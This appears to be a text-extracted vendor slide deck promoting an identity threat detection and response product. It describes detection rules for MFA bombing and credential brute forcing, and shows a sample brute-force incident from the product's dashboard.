
of cyberattacks start with a compromised endpoint

Source: SANS Institute

The rising complexity: What do you actually control?



Let's take a step back.... Why does this matter?



What do we mean by Identity Security?

What have the recent breaches at MGM, Uber, Ticketmaster, Okta had in common?


If your employee's credentials were discovered on the dark web right now, how protected are you?

Is your Active Directory / IdP configured properly? How do you know? When did you last check?

Who has administrative rights in your Azure / AWS / GCP production environment?


If an attacker landed in your network today, and stole an admin credentials, how far would they get?

An employee is getting MFA bombed right now. How can you tell? Can you stop it?




Identity Threat Protection and Response (ITDR)

Focuses on detecting and responding to identity-based threats




AI-Driven to find the most urgent risks

- Machine learning/artificial intelligence approach
- Correlates identity incidents across the organization (ex. Brute force attack impacting multiple SaaS apps)
- Risk-scoring for prioritizing incidents



Natural language queries find key insight

- Enter plain language searches to gather information
- Can be used by a cross-section of non-identity personnel



Continual detection across the entire organization


Detect identity-based attacks and malicious behavior across Identity Infrastructure, as well as Infrastructure-as-a-Service (IaaS) and Software-as-a-Service (SaaS) apps

The screenshot displays a security dashboard with a sidebar on the left containing navigation icons for Home, Secret Server, Inventory, Insights, Discovery, Identity Posture, Threat Center, Access, Marketplace, Inbox, and Settings. The main content area is titled "Detection Rules" and includes a filter bar with "Status" set to "Enabled", "App" set to "Okta", and "Severity" and "Category" dropdowns. Below the filter bar, it states "Showing 16 Detection Rules". A table lists several detection rules with their names, associated applications (represented by icons), and severity levels. A zoomed-in view of the table is shown to the right.

NAME	APPS	SEVERITY
Federated access to AWS not used for 60 days	Okta, AWS, Okta	Medium
Identity Provider detected	Okta, AWS, Okta	High
Inactive admin account during the last 30 days	Google, Okta, Okta +5	Medium
Active users without login activity in the last ...	Google, Okta, Okta	Medium
Account Targeted by Credential Brute Forcing	Okta, AWS, Okta	High
Detect MFA Bombing	Okta, AWS, Okta	High


Build context with high quality identity insight

- Visualize identity and access across the entire organization
- Find your riskiest identities
- Prioritize and fix identity misconfigurations



Remediate threats

- Rapidly shut down suspected attacks in progress
- Automate remediation
- Proactively alert security operations
- Reduce workload on security operations, shorten response times





Home



Secret Server



Inventory



Insights



Discovery



Identity Posture



Threat Center



Access



Marketplace



Inbox



Settings

Search



Search for incident title...

Status **In** Open OR InProgress OR WaitingForInput AND Resolution -- No AND +

Group By Detection Rule

Incidents 464

Stale Users with no MFA 86

TONY TEST 61

Federated access to AWS not used for 6... 45

Admin SaaS account detected 35

Identity Provider detected 8

Shadow admin detected 7

Refactor AWS policy based on activities i... 5

Unused AWS policy attachment 5

SCIM application discovered 3

Inactive admin account during the last 3... 2

Active users without login activity in the ... 2

Account Targeted by Credential Brute Fo... 1

Account Targeted by Credential Brute Forcing

Actions Close

Description (Why it is an Incident?)

Account **Aashish Bhandari** has been under a brute force attack for 1 day, starting on 2024-04-17, and ending on 2024-04-18. there were 0 successful attempt, and 5 unsuccessful attempts. List of IPs for failed logins:

IP	Country
104.234.140.107	Japan
146.70.120.86	Hungary
156.146.63.69	France
103.125.146.41	Japan
154.47.27.115	Belgium

Recommendation

- Make sure MFA is enabled for this account.
- Monitor suspicious activity in the account.
- Block the source IPs, monitor and correlate other activity from them in the SIEM.

Entities

Aashish Bhandari
aashish.bhandari@authomize.com

Related Activities

Actual use (activities) of the access policies referenced in the incident

Showing 5 Activities

Properties

Report date 04/18/2024, 1:55 AM
 Updated date 04/18/2024, 7:51 AM
 Severity **Critical**
 Status **Open**
 Detection Rule **Account Targeted by Credential Brute**
 Categories **Threats**
 Resolution Not Resolved
 Assignee **Unassigned**
 MITRE & Compliance
 Apps
 Incident Id 2109968362

Account Targeted by Credential Brute Forcing 04/18/2024
Aashish Bhandari
 aashish.bhandari@authomize.com

DATE ↓ ACTOR NAME PRIVILEGE TYPE ORIGIN PRIVILEGE STATUS TARGET NAME TAGS IP ADDRESS

View all 5



Identity Threat Protection

PROACTIVELY DETECT AND ADDRESS IDENTITY-RELATED THREATS



Continual Detection



Build Context



